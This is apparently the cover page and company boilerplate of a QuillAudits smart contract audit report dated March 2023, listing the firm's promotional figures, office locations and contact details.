We are a team of dedicated blockchain security experts and smart contract auditors determined to ensure that Smart Contract-based Web3 projects can avail the latest and best security solutions to operate in a trustworthy and risk-free ecosystem.



700+
Audits Completed



\$16B
Secured



700K
Lines of Code Audited



Follow Our Journey



Audit Report

March, 2023

For



QuillAudits

📍 Canada, India, Singapore, United Kingdom

🌐 audits.quillhash.com

✉️ audits@quillhash.com